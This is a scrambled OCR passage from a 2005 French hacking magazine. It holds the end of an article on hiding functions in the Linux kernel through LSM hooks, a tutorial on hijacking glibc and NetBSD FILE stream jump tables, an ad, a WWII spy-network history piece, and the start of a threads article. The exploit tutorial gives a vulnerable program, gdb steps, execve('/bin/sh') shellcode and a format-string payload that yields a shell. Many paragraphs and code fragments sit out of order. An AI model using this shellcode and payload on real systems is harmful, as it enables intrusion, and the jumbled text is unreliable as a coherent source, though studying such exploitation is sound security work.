    (1) error = vfs_readdir(file,      filldir,
                          &buf);
        if (error < 0)
            goto out_putf;
    //[...]
    out_putf:
        fput(file);
    out:
        return error;
}
}
```

L'idée est de se servir du hook file_permission, appelé dans la fonction vfs_readdir() (1) qui permet de s'interfacer avec n'im-

```
porte quel type de fichier (/usr/src/linux/fs/readdir.c) :
int vfs_readdir(struct file *file,
                filldir_t filler,
                void *buf) {
    struct inode *inode =
        file->f_dentry->d_inode;
    int res = -ENOTDIR;
    if (!file->f_op
        || !file->f_op->readdir)
        goto out;

    // Hook -->
    res = security_file_permission(
        file, MAY_READ);
    if (res)
        goto out;

    //[...]

    if (!IS_DEADDIR(inode)) {
        res = file->f_op->readdir(file,
                                buf, filler);
        file_accessed(file);
    }

    //[...]

    out:
        return res;
}
}
```

Ce hook nous donne accès à une chose : une structure de type file. Celle-ci est définie dans /usr/include/linux/fs.h, pour rappel :

```
struct file {
    struct list_head f_list;
    //[...]
    struct file_operations *f_op;
    //[...]
};
```

Le champ f_op est de type file_operations (/usr/include/linux/fs.h) :

```
struct file_operations {
    struct module *owner;
    loff_t (*llseek) (
        struct file *, loff_t, int);
    [...]
    int (*readdir) (
        struct file *, void *, filldir_t);
    [...]
};
```

readdir() nous permettrait de jouer avec la fonction filldir_t (filler) ainsi qu'avec le buffer de callback (buf).

Il reste pas mal de problèmes à résoudre pour affiner, comme par exemple reconnaître d'où le hook est appelé - car comme vous vous en doutez, il est utilisé dans d'autres fonctions.

IV. Conclusion

Nous avons montré que les LSM offrent une interface susceptible, à plus d'un titre, de faciliter l'implémentation de fonctionnalités cachées dans le noyau. Si cela vous intéresse, vous pouvez étudier le premier toolkit public à utiliser les LSM, publié par les Black Clowns : Ricco [5].

Nous aborderons également la question de la détection. En attendant, il est bien sûr possible de désactiver le support des LSM dans le kernel afin de se protéger. On peut aussi supprimer le support des modules et interdire l'accès à /dev/kmem, grâce à grsecurity par exemple. Mais il ne faut pas perdre de vue que LSM ne détériore pas en soi la sécurité du système : il faut que le système possède une vulnérabilité à la base pour qu'un intrus puisse tirer parti du framework.

That's all folks !

Références

- [0] - <http://ism.immunix.org>
- [1] - Palmers, Phrack58, Advances in kernel hacking
- [2] - Sc & Devik, Phrack58, Linux on-the-fly kernel patching without LKM
- [3] - Spender <http://www.grsecurity.net/lsm.php>
- [4] - Plaguez, Phrack52, Weakening the Linux Kernel
- [5] - <http://blackclowns.50webs.com/ricco-0.0.1.targz>

Papier intéressant à propos des LSM : <http://lists.seifmed.org/pipermail/security/2005-March/007189.html>

Greetz :
Black Clowns, dvrasp_4ine, keikun
#cactus@irc.geekirc.org



Dans les prochains numéros, nous pousserons plus loin notre étude et verrons qu'il est possible de détourner LSM même lorsque le support des modules est désactivé dans le noyau.

L'attaque des Flux

Elite

Killah, en mars 2003, publiait un papier [1] sur une nouvelle méthode d'exploitation, celle de l'écrasement d'un pointeur sur un flux de type FILE. En s'appuyant sur deux exemples réels, il montre comment procéder à l'exploitation sans pour autant rentrer dans les détails. En effet, Killah donne très peu d'informations sur le fonctionnement interne de la libio et la recette pour réussir l'exploitation tombe un peu du ciel. De plus, quelques erreurs sont venues se glisser dans le papier, comme le soulignent les différentes révisions que l'on peut retrouver sur la toile. Cet article a donc pour but d'éclaircir cette méthode en analysant la gestion des entrées/sorties standard réalisée par la libio.

Une file source, Luke

Pour comprendre le fonctionnement et la gestion des flux, la meilleure solution est de partir des sources de la glibc. Dans cet article, la version 2.3.5 de la glibc a été utilisée.

Retour sur une technique méconnue

Depuis l'apparition des dépassements de tampon, différentes méthodes d'exploitation sont apparues telles que le retour dans la libc, l'écrasement d'un pointeur dans la GOT, dans le destructeur... Parmi ces méthodes, l'une d'entre elles, passée inaperçue ou presque et peu documentée, consiste à abuser des flux de type FILE pour exécuter du code arbitraire. Ce papier explique en détail cette méthode d'exploitation.

Il faut donc partir de cette fonction pour comprendre comment un flux est initialisé. Allons-y, le code source se trouve dans libio/iofopen.c.

```
(...)  
_IO_JUMPS (&new_f->fp) = &_IO_file_jumps;
```

```
_IO_FILE *__fopen_internal (filename,  
mode, is32)  
(...)  
    struct locked_FILE(  
        struct _IO_FILE_plus fp;  
        struct _IO_wide_data wd;  
    ) *new_f =  
        (struct locked_FILE *)  
        malloc (sizeof (struct  
        locked_FILE));
```

Une nouvelle FILE structure est allouée sur le tas.

```
(...)  
    _IO_no_init (&new_f->fp.file, 0,  
0, &new_f->wd, &_IO_wfile_jumps);
```

de table qui contient les adresses des fonctions mères pour manipuler les entrées/sorties telles que `__read`, `__write`. Nous allons y revenir un peu plus loin...

```
INTUSE(_IO_file_init)  
(&new_f->fp);  
if  
(INTUSE(_IO_file_fopen) (  
    (_IO_FILE *)  
    new_f,  
    filename, mode,  
    is32 )!= NULL)  
    return  
    __fopen_maybe_mmap  
    (&new_f->fp.file);  
(...)
```

L'ouverture d'un flux : `fopen()`

D'après la man page : "La fonction `fopen` ouvre le fichier dont le nom est contenu dans la chaîne pointée par `path` et lui associe un flux."

La fonction `_IO_no_init()` qui se trouve dans `genops.c` initialise les principaux champs de la `locked_FILE` structure à NULL.

`_IO_JUMPS()` est une macro qui met l'adresse de la structure `_IO_file_jumps` dans le champ `vtable` de la structure `fp`. La structure `_IO_file_jumps` est une sorte

de table qui contient les adresses des fonctions mères pour manipuler les entrées/sorties telles que `__read`, `__write`. Nous allons y revenir un peu plus loin... La fonction `__fopen()` est appelée, la FILE structure (`struct _IO_FILE_plus fp`) est remplie puis renvoyée au programme par l'intermédiaire de `__fopen_maybe_mmap()`.

La table du bonheur

Tout cela semble normal excepté ce `_IO_JUMPS()` qui met l'adresse d'une structure dans le champ `vtable` de la structure `fp`. Voyons tout de suite à quoi correspond cette structure et quel est son rôle dans la gestion des flux. Elle est ainsi définie dans `libioPh` :

```
# define JUMP_FIELD(TYPE, NAME) TYPE NAME
(...)
struct _IO_jump_t
{
    (...)
    JUMP_FIELD(_IO_read_t, __read);
    JUMP_FIELD(_IO_write_t, __write);
    JUMP_FIELD(_IO_seek_t, __seek);
    JUMP_FIELD(_IO_close_t, __close);
    (...)
};
```

Cette structure est donc une table qui contient les adresses des fonctions mères nécessaires pour la manipulation des entrées/sorties telles que `__read`, `__close`. Regardons maintenant comment est utilisée cette table par les fonctions, étudions pour cela le code de `fclose()`.

La fermeture d'un flux

La fermeture d'un flux de type `FILE` se fait par l'intermédiaire de la fonction `fclose()`, dont voici une partie du code source analysée.

```
int _IO_new_fclose (fp){
    CHECK_FILE(fp, EOF);
```

`_IO_MAGIC` qui correspond à `0xfbab` dans ma `glibc`.

```
__IO_acquire_lock (fp);
(...)
status = INTUSE(_IO_file_close_it) (fp);
(...)
```

On verrouille le `fp` avec la macro `_IO_acquire_lock()`. Puis la macro `INTUSE()` appelle la fonction `__close()` dont l'adresse se trouve dans la table `_IO_file_jumps`.

```
return status;
}
```

Le statut de l'appel à la fonction `__close()` est retourné au programme. Et voilà, le fonctionnement des entrées/sorties n'a plus aucun secret pour vous ! J'ai pris l'exemple de la

puis fait appel à `__read` par l'intermédiaire de la table `_IO_file_jumps`.

L'exploitation

Après toutes ces explications, vous devez deviner comment abuser d'un flux. Ça saute aux yeux, n'est-ce pas ?

Eh oui, l'exploitation est simple !

- On crée une fausse jump table (`_IO_file_jumps`) remplie d'adresses pointant sur notre shellcode où l'on modifie uniquement le champ qui nous intéresse (l'adresse de `__close` par exemple) dans la vraie table.

```
__IO_acquire_lock (fp);
(...)
status = INTUSE(_IO_file_close_it) (fp);
(...)
```

structure `fp` avec le pointeur `vtable` modifié en faisant attention au premier champ (`_flags`), qui doit correspondre à `_IO_MAGIC` (`0xfbab`). Puis on modifie l'adresse du flux pour qu'il pointe sur cette fausse structure.

Exemple

Killah, dans ses deux exemples, a montré comment abuser d'un flux avec un `stack overflow` : un maudit `strcpy()` permettait d'écraser l'adresse d'un flux. Il a donc créé une



celle de la fausse structure. Nous, nous allons changer et utiliser un bogue de format pour profiter d'un flux. Voici la bête :

```
#include <stdio.h>
int main(int ac, char **av){
    FILE *in;
    char b[128];
    in =
        fopen(av[1],
            "r");
    if(in == NULL)
        puts("Fuck!");
    fgets(b, 128, in);
    printf(b);
    fclose(in);
    _exit(0);
}
```

J'espère que vous avez remarqué le bogue, je ne peux rien pour vous si ce n'est pas le cas. Pour exploiter ce programme, on peut tout simplement modifier la jump table et en particulier le champ qui pointe sur l'adresse de `__close()` pour le faire pointer sur l'adresse d'un shellcode. Lors de l'appel à `fclose()`, notre shellcode sera exécuté.

On récupère d'abord l'adresse de la jump table.

```
$ gdb -q ./vuln
(...)
# On regarde dans le flux stdin l'adresse de la jump table. La jump table étant commune pour tous les flux FILE. 148 étant le nombre de bits séparant le premier champ au champ vtable de la structure fp (FILE).
(gdb) x/x stdin + 148
0x401352f4
<_IO_2_1_stdin_+148>:
0x40133b80
# On peut maintenant obtenir l'en-
```



`CHECK_FILE()` est une macro qui s'assure que `fp` est bien un flux. Pour cela, elle vérifie les deux premiers bits du premier champ (`_flags`) de la structure `fp` et les compare à

fonction `fclose()` qui est l'une des plus simples à comprendre, mais il faut savoir que toutes les autres fonctions se ressemblent. Par exemple `fread()` fait une série de vérifications

fausse `FILE` structure avec le champ `vtable` pointant sur une fausse `_IO_file_jumps`, structure remplie d'adresses pointant sur son shellcode, et il a écrasé l'adresse du flux par

```

droit où est
stockée l'adresse
de __close #dans
la jump table. 68
car l'adresse de
__close est à la
17e position dans
la jump table.
(17*4) = 68 bits.
(gdb) x/x
0x40133b80 + 68
0x40133bc4
<_IO_file_jumps+68
>: 0x4007d020
# Vérifions vite
fait que nous ne
sommes pas à côté
de la plaque ;o)
(gdb) b main
Breakpoint 1 at
0x804820d
(gdb) r foo
Starting program:
/home/cleml/tmp/vu
ln foo

```

```

Breakpoint 1,
0x0804820d in main
()
(gdb) set
*0x40133bc4=0xbadc
0ded
(gdb) c
Continuing.
foobar

```

```

Program received signal
SIGSEGV, Segmentation
fault.
0xbadc0ded in ?? ()

```

entre la position courante de la pile et le début de notre buffer.

```

$ echo "AAAA%4\$x"
> foo
$ ./vuln foo
AAAA41414141

```

On place notre shellcode dans l'environnement puis on récupère son adresse.

```

$ export
HAHA=`perl -e
'print
"\x31\xc0\x50\x68\x6
e\x2f\x73\x68\x68".
"\x2f\x2f\x62\x69\x8
9\xe3\x99\x52\x53".
"\x89\xe1\xb0\x0b\
xcd\x80" `
$ ./getenv HAHA
HAHA is stored at
address 0xbffff25

```

On crée la format string qui va écrire 0xbffff25 en 0x40133bc4.

```

$ echo "`perl -e
'print
"\xc6\x3b\x13\x40\
xc4\x3b\x13\x40'" `
\
%.49143x%4$hn%.16
166x%5$hn" > foo
$ ./vuln foo
sh-3.00$
Bingo !

```

dans les sources, on peut s'apercevoir que la gestion des

flux est quasiment identique à celle de la glibc. Voici ce que disent les sources de NetBSD :

```

FILE * fopen(file,
mode)
const char
*file;
const char
*mode;
{
(...)
fp->_close =
__sclose;
(...)
}

```

Cette fois, pas de jump table. Les adresses des fonctions mères pour manipuler le FILE sont directement positionnées dans la structure fp et initialisées par fopen(). Il ne nous

reste plus qu'à regarder comment les fonctions ftruc manipulent ces champs. Jetons un coup d'oeil du côté de fclose() :

```

int
fclose(fp)
FILE *fp;
{
#(...)

if (
fp->_close !=
NULL
&& (*fp->_close)
(fp->_cookie) <
0)
(...)
}

```


avec le descripteur de fichier (cookie).

Bingo, l'exploitation s'avère être encore plus simple que pour la glibc ! Plus besoin de s'embêter avec une jump table. On peut modifier directement les adresses des champs qui nous intéressent, comme l'adresse de _close dans la structure fp (FILE), ou créer une fausse structure fp et écraser le pointeur sur FILE par l'adresse de cette fausse structure. A vous de jouer, le travail est le même que celui vu précédemment :-)

Le mot de la fin

J'espère que cette méthode d'exploitation est plus claire. Les protections contre ce genre d'attaque sont les mêmes que celles contre les buffer overflows : ASLR, pages non-exécutables... On peut également patcher la glibc et implémenter différents tests avant l'appel à une fonction contenue dans la jump table comme ça a été fait pour l'allocateur de mémoire dlmalloc, pour éviter d'abuser des macros UNLINK() ou FRONTLINK() lors d'un heap overflow.

cleml



C'est bon, nous avons le contrôle du flux d'exécution du programme. Il ne nous reste plus qu'à créer notre format string. On détermine d'abord le décalage (offset)

Eh bien oui, les *BSD n'utilisent pas la glibc ! Du moins pas par défaut, le fonctionnement des FILES risque donc d'être différent. Cependant, quand on regarde de plus près

Ben voilà, c'est tout simple ! La fonction fclose() vérifie que le champ _close de la struct fp contient bien une adresse puis appelle la fonction présente à cette adresse

Références

- [1] Killah - FILE Stream Pointer Overflows Paper
- [2] GNU mailutils 0.6 'search' format string exploit
- [3] glibc-2.3.5 source
- [4] NetBSD source

VOTRE NOUVEAU MAG INFORMATIQUE

**SYSTEM
ADMINIST**

pour les admins
et les développeurs

n°1 Novembre 2005 Trimestriel 4,80 euro

**PHP :
Codez
proprement
des templates
avec XML**

**Que valent vraiment
les certifications ?**

**Déploiement :
Créez un CD d'install Windows
avec tous vos Service Packs,
logiciels, etc**

**En vente en kiosque
Le coins des développeurs**

ORCHESTRE ROUGE II

...ou comment constituer un réseau d'espionnage au cœur de l'Europe

En 1936, un homme se rend dans les bureaux de la Légation Suisse à Paris pour remplir les formulaires de demande d'entrée en Suisse. Trois jours plus tard, cet homme arrive à Genève. Son nom : Alexandre Rado. Hongrois et géographe de profession, il s'installe en tant que journaliste auprès de la Société des Nations et ouvrira une société "Atlas Permanent", affiliée au Cercle des Libraires de Genève et à la Société des Libraires et Éditeurs de la Suisse Romande.

Son entreprise produira en particulier des atlas et des cartes régulièrement mises à jour. On comptera parmi ses clients et abonnés pratiquement tous les journaux suisses, des entreprises étrangères, des départements d'État et même, plus tard, le secrétariat d'État à la Défense à Vichy. Derrière ces activités commerciales s'en cachait une autre. Alexandre Rado était en réalité le nouveau directeur-résident du

Si "Orchestre Rouge" a été le plus prodigieux réseau d'espionnage durant la dernier conflit mondial, le réseau "Rado", en Suisse, était par contre à l'origine de la plus importante et mystérieuse histoire d'espionnage en faveur de la Russie, durant toute cette guerre.

sa neutralité, servir de bases arrière au célèbre réseau "Orchestre Rouge" opérant en Allemagne, France, Belgique et Hollande.

Ce réseau pourra, en - presque - toute impunité, transmettre au service de renseignement soviétique la quasi totalité des informations économiques et militaires allemandes de 1940 à fin 1943. Ce nouveau réseau allait agir en parallèle avec des réseaux existants et opérationnels en Suisse, mais sa mission était essentiellement d'être une position de repli en cas de conflit militaire sur le plan européen. Le spectre du nazisme avançait à grands pas et, en tant qu'agent du renseignement, Alexandre Rado était particulièrement bien informé des risques encourus.

Pour mettre en place un

mission adéquat et surtout assurer la confidentialité des transmissions.

Trouver des informateurs

Trouver des informations est chose aisée mais pouvoir en confirmer la valeur est certainement une autre paire de manche. Or il s'est avéré que dans le milieu du renseignement de la Confédération suisse, un homme allait jouer une carte importante.

Rudolf Roessler, émigré allemand, était le plus sûr et efficace informateur. Il transmettait également des informations au Service de renseignement suisse, ce qui lui permettait de bénéficier de certains avantages. En réalité il travaillait pour le compte du Deuxième Bureau. Il faut dire que le budget annuel du Service de renseignement de

ménager une comptabilité... particulière. Les relations de Roessler avec le chef du service du renseignement suisse furent souvent remises en question aussi bien par l'armée suisse que par le Conseil fédéral. Compte tenu de la valeur de ses informations et peut-être pour d'autres raisons, il n'a pratiquement jamais été inquiété. Il faut également savoir que les sources dont disposait Roessler lui permettaient d'accéder au Quartier Général d'Hitler. Des sources qui n'ont jamais été découvertes, même soixante ans plus tard.

C'était un très bon informateur et c'est justement lui qui alimenta le réseau Rado durant tout le conflit. C'est également lui qui donna l'information de la date de l'invasion de la Russie par les troupes allemandes.



service d'espionnage soviétique en Suisse et sa mission consistait à mettre en place un réseau d'information et de transmission dans un pays qui, en cas de conflit, pourrait par

réseau de ce type, il fallait pouvoir bénéficier de renseignements importants, trouver les personnes capables de transmettre ces informations, disposer du matériel de trans-

la Confédération ne s'élevait qu'à 20 000 francs suisses et qu'il était pratiquement impossible de payer des agents. Par contre avec un bureau "parallèle", il était plus facile de

Si le rôle d'un informateur consiste à trouver des renseignements stratégiques auprès de sources fiables, il ne lui appartient pas de transmettre techniquement ces données à

un réseau. Le principe du cloisonnement a très bien fonctionné durant ces nombreuses années et l'union soviétique a conservé par la suite cette expertise !

C'est Alexandre Rado qui organisait la collecte de renseignements en faisant appel à des personnes, pas nécessairement du service de renseignement soviétique mais plus particulièrement à des personnes de nationalité suisse ou domiciliées depuis plusieurs années sur le territoire helvétique.

Si plusieurs ouvrages traitent du sujet – tout particulièrement "Genève appelle Moscou" de Drago Arsenijevic, il demeure excessivement difficile de trouver des informations plus précises sur l'identité de ces "porteurs". Aujourd'hui, certaines archives sont ouvertes et l'on serait à même d'espérer trouver une réponse à plus de cinquante années d'interrogations.

Un précieux rapport complémentaire du 2 juin 1944 établi par Marc Payot, agent du chiffre du contre-espionnage suisse qui réussit à décrypter les messages codés soviétiques, apporte des informations sur des faits qui n'ont jamais été pris en compte dans les différents ouvrages existants.

Si ce document est une véritable mine d'or pour les passionnés, il faut rester attentif au fait que les originaux de l'époque étaient parfois caviardés pour des raisons compréhensibles sur le moment.

Les données caviardées à l'époque pourraient nous apporter aujourd'hui de précieux renseignements

L'examen de la liste des télégrammes 204 à 320 jointe au dossier des textes clairs montre clairement la cadence de la répartition des télégrammes à chiffrer entre Rado, Sissy-Albert et [] .

Recruter et former des agents

Tous les agents oeuvrant au sein du réseau ne sont pas nécessairement des soviétiques nés à Moscou et catapultés en pleine nature après avoir suivi une formation d'agent secret dans une sombre école d'espionnage du pays.

La plupart des agents sont de simples citoyens et citoyennes qui font tranquillement leur travail de tous les jours, qui ont des amis, des connaissances, des parents et qui ne se distinguent nullement des autres. Par contre, se sont des personnes qui ont une idéologie, une idée de la liberté et qui, la plupart du temps, se sentent plus proches des partis politiques communistes de l'époque.

De graves événements étant à l'origine, en 1937, de l'interdiction du parti communiste à

Genève, ses sympathisants sont donc régulièrement enregistrés et fichés. Or, parmi ces partisans, on trouve un commerçant au centre de Genève qui tient un petit magasin de réparation d'appareils de radio.

Edmond Hamel est alors contacté par un membre du réseau pour lui fournir des composants permettant la construction d'un émetteur. Cette personne se rendra plusieurs fois chez Hamel pour commander des pièces supplémentaires. C'est alors que Hamel se rend compte que cette dernière tente de construire un émetteur à ondes courtes. Il se rend également compte que son client ne semble pas maîtriser la construction d'un tel engin et il lui dit un jour :

● Vous construisez un émetteur et vous avez des problèmes ?

Bien que la réponse fut négative, le commerçant savait pertinemment qu'il avait raison. Pour preuve, deux mois plus tard, il recevait la visite de Rado qui lui demandait s'il était disposé à fabriquer un émetteur.

Hamel réalisa ce premier émetteur en moins de trois jours. Il poursuivit quelque temps plus tard en réalisant un deuxième, puis un troisième.

Compte tenu de ses connaissances techniques et de sa formation de technicien radio à Paris, il maîtrisait également le morse. Cela faisait bon nombre d'arguments pour que Hamel puisse entrer rapidement dans le réseau. Sur le plan technique, il devint le pivot central de l'organisation. Il assurait la construction du matériel et sa maintenance. Parallèlement, il transmettait depuis le centre de la ville de Genève les premiers messages codés en direction de Moscou. Il fut rapidement rejoint par sa femme qui, partageant les mêmes convictions, se mit à apprendre le morse et devint opératrice.

Le nombre de messages à transmettre augmentant régulièrement, il fallut faire appel à des agents supplémentaires. On recruta parmi les partisans et le réseau trouva une jeune suisse de Bâle qui s'installa alors à Genève. Margrit Bolli assura pendant plusieurs années l'exploitation du deuxième émetteur situé également en plein centre de la ville de Genève. Dans son appartement, au septième étage d'un immeuble, la jeune bâloise commença d'émettre dès 1942.



Un rapport complémentaire qui apporte aujourd'hui des informations intéressantes

Sissy et Albert. Or le matériel saisi chez Dübendorfer indique une quantité approximative d'un millier de télégrammes qui ont dû être chiffrés par Sissy et par Albert. Enfin, la comptabilité de l'organisation saisie chez Hamel montre que Sissy a déjà touché des sommes en avril 1942

B e r n e , le 2 juin 1944.

(Signature)
(Marc Payot)

Les motivations politiques du réseau semblaient lui convenir et il accepta, même s'il ne pu jamais obtenir la moindre garantie qu'il s'agissait bien là d'un réseau soviétique.

Les conditions de travail étaient assez rustiques et l'antenne tellement visible que la police fédérale ne mit que quatre jours pour découvrir l'emplacement exact de l'émetteur.

Un troisième agent, Alexandre Foote, anglais d'après ses papiers d'identité, émettra également pour le compte du réseau mais depuis une autre ville du bassin lémanique : Lausanne.

Tout ce beau monde a été arrêté en 1943 et jugé en 1947 par le tribunal militaire.

Transmettre les informations

Transmettre des informations par ondes courtes nécessite un certain matériel qui n'est pas forcément discret, plus particulièrement en ce qui concerne les antennes. Mais transmettre en période de guerre relève véritablement de l'exploit. Ceci pour différentes raisons.

La première, étonnement, est due à l'occupation allemande. Non pas une occupation sur territoire suisse mais bien sur territoire français. Genève est un petit canton entouré par la France et 85 % des frontières de ce canton sont françaises. De surcroît, deux chaînes de montagnes encerclent, sur la France, ce canton : Le Jura et le Salève.

Et c'est justement sur le Salève que l'armée allemande avait implanté son dispositif d'écoute traquant tous les émetteurs genevois. Et il y en avait des émetteurs à cette période. Ceux de l'armée suisse, ceux du dispositif anti-aérien et aussi ceux de particuliers.

de monde. Pour preuve, la police fédérale a confisqué durant ce conflit près de 80 émetteurs clandestins dont la plupart étaient allemands.

C'est dans un château français "aimablement" mis à disposition de l'occupant, véritable nid d'aigle couvrant visuellement tout le territoire genevois, que les Allemands traquaient en radiogoniométrie le fameux réseau Rado. Dès 1941, les Allemands interceptaient toutes les communications de ce réseau mais n'ont jamais été capables d'en déchiffrer le contenu. Le chiffre était excellent et bien des cryptanalystes se sont cassé les dents avant de percer le secret.

En clair, tout le monde savait que des émetteurs clandestins étaient situés à Genève. Les Allemands écoutaient le trafic et la Suisse, comme tout pays neutre, avait d'autres chats à fouetter.

Après la découverte d'un émetteur à son domicile par la police genevoise, qui lui valut une condamnation de 10 jours de prison avec sursis, Hamel loua une imposante villa de douze pièces dans la banlieue genevoise, pratiquement à cinq kilomètres du centre de repérage de l'armée allemande. Seul un technicien pouvait savoir que les réverbérations ne per-

De cette villa sortait une antenne d'au moins 60 mètres allant du toit à un arbre voisin. Parfaitement dissimulée par des arbres et une imposante végétation, cette maison était l'endroit idéal pour la transmission. C'était sans compter sur l'efficacité des services d'écoute du détachement radio de l'armée suisse pour situer l'endroit d'émission, et surtout la volonté des inspecteurs fédéraux de mettre un terme à cette situation. Il faut dire que les inspecteurs fédéraux n'étaient qu'au nombre de 15 pour l'ensemble du territoire suisse et qu'ils avaient intérêt à être efficaces pour justifier une augmentation d'effectif !

Étonnement, les trois émetteurs en activité furent entendus par la Suisse le 11 septembre 1943 alors que le service d'écoute de l'armée allemande, basé à 500 mètres de la frontière, suivait ce réseau depuis deux ans. Il ne fallut qu'une nuit pour avoir la certitude que ces émetteurs étaient réellement situés en Suisse et qu'une semaine pour déterminer leurs emplacements exacts. Un mois plus tard, la police intervenait et arrêta les opérateurs. Or, durant ce mois, plus de 20 000 groupes de codes ont été envoyés par radio. Et pendant ce temps, ni les Allemands, ni les Suisses n'arrivaient à casser le code utilisé par le réseau.

ment dissimulé dans un tourne-disque ou dans la mallette d'une machine à écrire portable, a été remis à la police fédérale pour examen.

Aujourd'hui, la police cantonale vaudoise conserve précieusement deux de ces émetteurs. Un vrai bonheur pour les amateurs.

C'est lors de ces perquisitions que les agents mirent la main sur le seul élément permettant de commencer à comprendre l'algorithme utilisé pendant près de 5 ans.

Codifier pour assurer la confidentialité

Transmettre des informations et pouvoir assurer la confidentialité du contenu fait partie des règles élémentaires. Ce sont ces mêmes règles que nous utilisons et respectons en allant sur Internet. Si par contre nous disposons aujourd'hui d'une multitude de moyens de cryptage différents, il faut rester très attentifs quant à la fiabilité de ces derniers. La plupart des systèmes proposés entrent dans la catégorie du "pipeau" car souvent et uniquement basés sur un calcul démesuré, garanti par la puissance des ordinateurs.

À l'époque, il n'y avait pas la moindre calculatrice à disposition



Parmi les particuliers, on trouvait bien entendu des agents du renseignement de puissances étrangères, sans oublier les réseaux maquisards français et italiens. Bref, beaucoup

mettaient pas au centre de repérage allemand de déceler de manière exacte un émetteur à ondes courtes sur cette distance et en ce lieu spécifique.

Après les arrestations, le matériel d'émission caché dans des armoires sous un faux plancher, dans des cavités aménagées dans des planchers, ou tout simple-

et le premier ordinateur "Colossus" était au stade de l'élaboration au centre militaire de décryptage des Anglais et des alliés, à Bletchley Park à Londres.

Il fallait trouver un système perfectionné et surtout simple à utiliser. Mais comme dans toute organisation clandestine, il faut cloisonner un maximum pour éviter les ennuis.

Dans ce réseau, le principe du cloisonnement se traduisait de la manière suivante. Une personne recevait une information. Une seconde personne vérifiait l'information et décidait de son expédition. Une troisième chiffrait le message clair et le remettait à un tiers qui surchiffrait le message avant de l'expédier.

Conclusion, tous les opérateurs arrêtés ne connaissaient absolument pas le contenu du message expédié. De même, la personne ayant chiffré le message ne pouvait pas - pour autant qu'elle ait eu connaissance du télégramme envoyé - faire le rapprochement entre son travail et le résultat final. C'était tout simplement génial.

En recherchant dans les archives de la Confédération, on peut toutefois penser qu'une seule personne aurait pu avoir connaissance du message clair, de la clé de chiffrement et de la clé de surchiffrement. Il s'agit d'une femme : Rachel Dübendorfer.

Tranquillement installée dans un immeuble au centre de Genève, près du jet d'eau,

filles Tamara d'une vingtaine d'années. Or, celui qui se fait passer pour son mari n'est en fait que monsieur Paul Bötcher, ancien ministre des Finances de la Saxe allemande ! Comme quoi la vie est parfois bien étrange.

Lors de cette perquisition, l'unique élément permettant de casser la clé de cryptage allait être confirmé

En date du 19 avril 1944, à 0800 h, une perquisition a été opérée par les inspecteurs de la police fédérale dans l'appartement habité par Dame R. Dübendorfer, rue du 31 décembre 15, à Genève, à la suite de laquelle ont été arrêtés :

Dübendorfer, née Hegner Rachel, divorcée Caspary, 1900, Bötcher, Paul, 1891, Caspary, Tamara, 1922.

Au cours de cette perquisition, différents documents, en rapport avec l'affaire Rado et consorts, service de renseignements, ont été séquestrés, en particulier 98 rapports renfermant des renseignements politiques et militaires concernant l'Allemagne, un lot de cartons et de blocs ayant servi à des opérations de

Rachel Dübendorfer était vraisemblablement la seule personne du réseau à connaître la clé de chiffrement et celle de surchiffrement. Le rapport de perquisition du 19 avril 1944 est clair à ce sujet et les suppositions de l'époque sont étonnantes. Cette personne

Les procédures de cloisonnement nécessitaient plusieurs personnes pour codifier un message

trouvées lors de la perquisition chez Hansel. On trouve aussi sur certains cartons et sur des couvertures de blocs des traces de foulage provenant de la substitution de la clé de surchiffrement. Il est évident que ces blocs ont servi à chiffrer des messages suivant un système analogue au code "Dora".

aurait vraisemblablement eu dans ses mains l'équivalent de 1200 télégrammes prêts à l'expédition.

certainement la seule personne qui en savait suffisamment pour faire tomber tout le réseau. C'est vraisemblablement aussi pour cette raison qu'elle monnayait régulièrement et chèrement ses activités.

Dans le passé, certains prétendaient que madame Dübendorfer avait de gros soucis financiers. Aujourd'hui, en prenant connaissance de ces documents, on se rend compte que c'est plutôt les soviétiques qui avaient de gros soucis pour régler cette situation désagréable. Le réseau

ment la Suisse en 1944 pour se rendre à Moscou.

Or, depuis cette période, on ne trouve plus aucune trace d'elle. Serait-elle à Moscou en train de purger une longue peine pour "faute professionnelle" ou serait-elle consultante chez PGP pour expliquer à Philippe Zimmerman les risques du mélange des clés publiques et des clés privées ?

Difficile de répondre à cette question car tous les protagonistes de cette aventure sont décédés. Eh oui, même si cette incroyable histoire nous semble proche, elle remonte tout de même à plus de 65 ans et les plus jeunes n'avaient alors que vingt ans !

Dans le prochain article, nous aurons le plaisir de "casser" le chiffre du réseau Rado et surtout, de faire révérence aux cryptanalystes de l'époque pour leur succès.

Charles-André Roh
Conseil en confidentialité
de l'information



"orchestre rouge"

orchestre rouge reseau

organisation

leopold trepper

WIDERSTAND

WIDERSTAND 1940

weel78



cette brave dame est un agent chevronné du Komintern, tout comme Alexandre Rado. La quarantaine, elle vit avec un homme qui se fait appeler monsieur Dübendorfer, et sa

Ce qui revient à dire qu'elle aurait eu connaissance de la totalité des échanges avec les soviétiques pendant près de deux ans, soit de fin 1942 à mi 1944. C'est

Pour preuve, arrêtée en 1944, elle sera jugée en Suisse en 1945 par contumace. A-t-elle oublié de venir au procès ? Non, elle a tout simplement quitté précipitam-

Comprendre les

Newbie

Présentation

Un coprocesseur peut aussi se désigner par l'appellation processus léger ou thread (en Anglais). Il s'agit d'un fil d'exécution d'un programme qui est capable de s'exécuter en parallèle avec d'autres threads du même programme.

